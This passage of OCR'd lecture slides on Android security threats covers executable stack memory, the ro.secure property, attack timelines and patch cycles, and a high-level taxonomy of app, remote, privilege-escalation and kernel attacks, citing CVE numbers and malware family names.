b0009000-b000a000 rw-p 00009000 b3:09 420        /system/bin/linker
b000a000-b0017000 rw-p 00000000 00:00 0
bed89000-bedaa000 rw-p 00000000 00:00 0          [stack]
```

Excutably mapped stack and heap memory status (before Android GingerBread)



```
$ getprop ro.secure
getprop ro.secure
1
$
```

When ro.secure is 1, run adbd normal user privilege. Run with root privilege when it is 0.

Android Security Threats

Android Security Threats

- Smart phone accounts for 23.1% of mobile phone market
  (Second quarter of 2011) World's most smart phone loving country
- (Oct. 2011) That means over 20 mil people.
- More than 10 mil of them are using Google Android (over 70%)

- (Aug. 2009) The first rooting appeared
- (Second half of 2010) The first remote attack using Android web browser.
- (June. 2010) Android kernel based mal-ware appeared
- (June. 2011) Android platform attack by internet searching

- Paying attention to app level only
- Lack of understanding of the intrinsic vulnerability of smart platform
- Hard to get a security update
- Absence of emergency countermeasure when massive cyber terror happens

Android Security Threats

- **Android patch Lifecycle and version timeline [TIM11]**




Figure 1: **Android patch cycle**: Lifecycle of an Android patch from vulnerability identification until a patch reaches the user device





Figure 2: **Android version timeline**: Google [3] and Manufacturer releases of Android 2.1 [25,29,30,43] and 2.2 [36]

Android Security Threats

- **Application Attacks (Unprivileged App Attacks)**
  - Attempt malicious attack only within a sandbox without root privilege
  - Example: Geinimi, PJApps, ADRD, DroidDream, …
- **Remote Exploitation (Drive-by Download Attack)**
  - Considering the long patch cycle, it is highly likely to have remote attacks before it is patched
  - CVE: 2010-1119, 2010-1807, 2010-1813, 2011-0611, …
  - reference: MAR06, ALE07, MAR08
- **Local Exploitation (Privilege Escalation Attack)**
  - Rooting attack using local vulnerability to get a root
  - CVE: 2009-2692, 2009-1185, 2011-1149, 2011-1823, …
  - reference: LUC10, TIM11, SEB11
- **Kernel Level Attacks (Rootkit & Key Logger Attack)**
  - Applied malwares reside on kernel
  - Related paper: JEF10, TRU10, DON11

Android Security Threats



Privilege Escalation Attack (Rooting)

APPLICATIONS

Home | Contacts | Phone | Browser | ...

APPLICATION FRAMEWORK

Activity Manager | Window Manager | Content Providers | View System | Notification Manager

Package Manager | Telephony Manager | Resource Manager | Location Manager | XMPP Service

LIBRARIES

Surface Manager | Media Framework | SQLite

OpenGL|ES | FreeType | WebKit

SGL | SSL | libc

ANDROID RUNTIME

Core Libraries

Dalvik Virtual Machine

